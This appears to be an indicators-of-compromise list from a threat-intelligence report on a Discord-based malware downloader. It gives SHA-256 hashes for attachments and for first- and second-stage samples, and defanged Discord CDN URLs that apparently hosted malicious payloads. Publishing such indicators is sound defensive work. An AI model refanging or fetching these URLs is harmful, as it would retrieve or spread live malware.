Attachments

64f5839c38382c863ccba737bca9f9726fb395f52bfad3cfabfec0cde05fc47c

11d750682595eef404ad43b2c1e9981dc35bdb180d82709f4d33811a88a8fbfe

bbda6c0478c03c9845285bd399ff04e989106ab461fc773aecb3e03b607b370c

77d7e7c68fdc652d5292d8b474763fb79ec99d2faa9b1d9f6f1c468d0d8f3d87

First Stage - Discord Downloader

66eca7b1860d778cfce8e0ad6b66e09e12128cb149208122644c0622e0ba3910

0db1d14dc510cf6310e63b3dba2f2168b35dde1066abfa279881b9752b45d49a

2f2b971a4c04c399427f2c71b4fe7c0c945a9223d66b3325f42c9ade54cf6867

4def53afd3cfa7cf644b61a877f18ceed798dc8f62268afb52827ee61280d3ac

07c7268c2f8a736f5c74f9dabfdf5e10c8a4580fdfcf11eaa7e20a88dd52cae8

2775f8771630ffad088473e525e9f7f5bbea7e3314569480eb9efb4767ad1dc6

13d27cdf24f15d418b2197f6d017725bbd26ea1b8db7a61bdd648e90f1d269c5

f9ca68d46bfdd5710abe9d01b9c6de61a0861581b0de9684c202b0c9aff11ccc

769c5c1d9681b468b84a14af0c33ec4ee786f8c7a0eecf7819bd9286cab2d474

561f65daae4410569d883adbb919fe4ea751540330738a3675afdddfe4acf764

1611e88c7df03554eb83b7d5c22610ec8c6bec03c2d52bd451abbf0b9b53687e

6484c71c7cfb6ae4914267ebc7e508665f1996a01c30f46d74494aa540f40eed

43427de4b45f2aa2e6289d1a6d5e6859f4184e5cf638a4b6c185fafca6a85838

a72f7b3f503af99c1b930817fe7c14468cf932b924d849d48c84a2b740cd93dc

a56025263e68435d2602e821077174aae47ee2944f5719748e653f8f054149b4

bce1723245d13050d1de61f9c8d4ebdf13442208f3baba2326c79d62c3709983

c01c02c1534e41ca75c1ba1fb165252887ed6a5091e0047cf33169f902927503

c04802a977e8d933c30def1dddaee61bbfd0625616960bf05352814b1a002679

c6988c24086656560348185a4d8672463bc19b37c9ff6df4a04810a54127785e f77dbafd3d7b569f613cb5bb8797d010f5c00ab94de46cfde1a0d550c7167979

faa38595a083c174ccca2b3be0089dc049b429e9d94a77cc1ed862d395372f2e

fac3c7ee9dda4b577571c7bdd28bb802227bdd36585378da354e6e104deb166c

bc5198ebfbe1f184e4649a6c4c7cc14b990bd440dc8367654115d3b4ee178d06

88a95249594b0466dec732c7fe79dcd49cef9b62f416d9d5dd2c18d2ee4b48c7

008665f46f819b9e514f10522115482f0696b43b194af0766df3bd005502d71e

0e4b58eda9ddb835af5e3f91ed71527c0cfae1284af66a7bff2d3c12d873ef79

709dfdb42be61038697b83df71a329ab080f79e2f1d1bae9b4bc162d9af774b0

Download URLs

hxxps://cdn[.]discordapp[.]com/attachments/874443728855658568/948367670900846643/885

hxxps://cdn[.]discordapp[.]com/attachments/896158305087553560/924658841847726170/981

hxxps://cdn[.]discordapp[.]com/attachments/933520960521400381/933521000300163143/867

hxxps://cdn[.]discordapp[.]com/attachments/875759269977411698/945098629780226158/897

hxxps://cdn[.]discordapp[.]com/attachments/874443728855658568/951729456752508948/910

hxxps://cdn[.]discordapp[.]com/attachments/874443728855658568/946300452096598067/536

hxxps://cdn[.]discordapp[.]com/attachments/874443728855658568/959254345982029855/817

hxxps://cdn[.]discordapp[.]com/attachments/854820268773736493/946915889863860316/778

hxxps://cdn[.]discordapp[.]com/attachments/866351974466977835/950118342172221470/556

hxxps://cdn[.]discordapp[.]com/attachments/900653930571235341/905956542162022420/660

hxxps://cdn[.]discordapp[.]com/attachments/854820268773736493/895128481858474004/804

hxxps://cdn[.]discordapp[.]com/attachments/908007876960854056/928649032665014282/990

hxxps://cdn[.]discordapp[.]com/attachments/873602495736328236/917391419595956234/630

hxxps://cdn[.]discordapp[.]com/attachments/897091209665859596/941748938925563944/982

hxxps://cdn[.]discordapp[.]com/attachments/670204968430600202/886743722224660510/850

hxxps://cdn[.]discordapp[.]com/attachments/955620719667068951/960684830159405056/843 hxxps://cdn[.]discordapp[.]com/attachments/899050420717101059/941477948916138054/632

hxxps://cdn[.]discordapp[.]com/attachments/955620719667068951/956310954029748254/541

hxxps://cdn[.]discordapp[.]com/attachments/874443728855658568/963787231233990706/753

hxxps://cdn[.]discordapp[.]com/attachments/937717676883714128/937717993683705886/616

hxxps://cdn[.]discordapp[.]com/attachments/854820268773736493/921074463716544534/722

hxxps://cdn[.]discordapp[.]com/attachments/899050420717101059/917505272975597598/954

hxxps://cdn[.]discordapp[.]com/attachments/854820268773736493/897577190647029760/582

hxxps://cdn[.]discordapp[.]com/attachments/874443728855658568/955432766999240724/621

hxxps://cdn[.]discordapp[.]com/attachments/960944829708259331/960944846443511828/610

Second Stage - Decoded

7ccb0bfb6429080048c8be436589144df05e0152871098e291f548fa55a80d12

998096ef9182f3a82def92be40f03c3de2bdd563dbd64a56281a221b8275453a

117584349ad009a1ff68d5a68ce38dbbf80687424b6c21100a5027523ea84dd5

e6a003c19f1d67b44cff8b9404f3287a2b503b9332def38d0428676d1828ebed

787b25c1baaf0315d6d75110da49f35c62128555117d04b383db5aac5edd4cdd

ec7cc391bb77f62288b026039580d0255cd36b619276a8fdc33af8dfdf9ccf95

38f4f07f187ed0356ebe55962fb404109e4c3db39c97c94581c19ceb09eae3be

8a5b720dcbdcb0bf99377ea2f5f69c25a4d7c19a00f43369c223d7060fec176d

0955d76297f215c9898ea4334875dc10ddaca76dea5ec7bc82c870c6f3368672

f77251430ac4e0c5296f85fdca79de02c442348d661a6412737edc1daa384ad2

cc9f4854d7da2e50860c1e9d49647ddc08ae7ebae8f2fea419b1d42a2282a8b2

ae39808c101926b43a96b4e46bd21c0e7876fe07d03ee5e74cf66cde723209a1

b835a0febe1a8710f3cb3861944bf32b2061c195d586d74a8870d06a43305d26

d5aedccb962f751a869f1d8ae0b05c27979e4501877a060d9f5498f18b67408d

fbfc1b9b6e0474ac2e279b1f2e5d4a2484d7e3489b20b34828a7e642b38c0447

0347192b09ab57e6f9108ed139199aef5473da454c1f315fea00d79b0d718dfd

Contact SalesInquire via Azure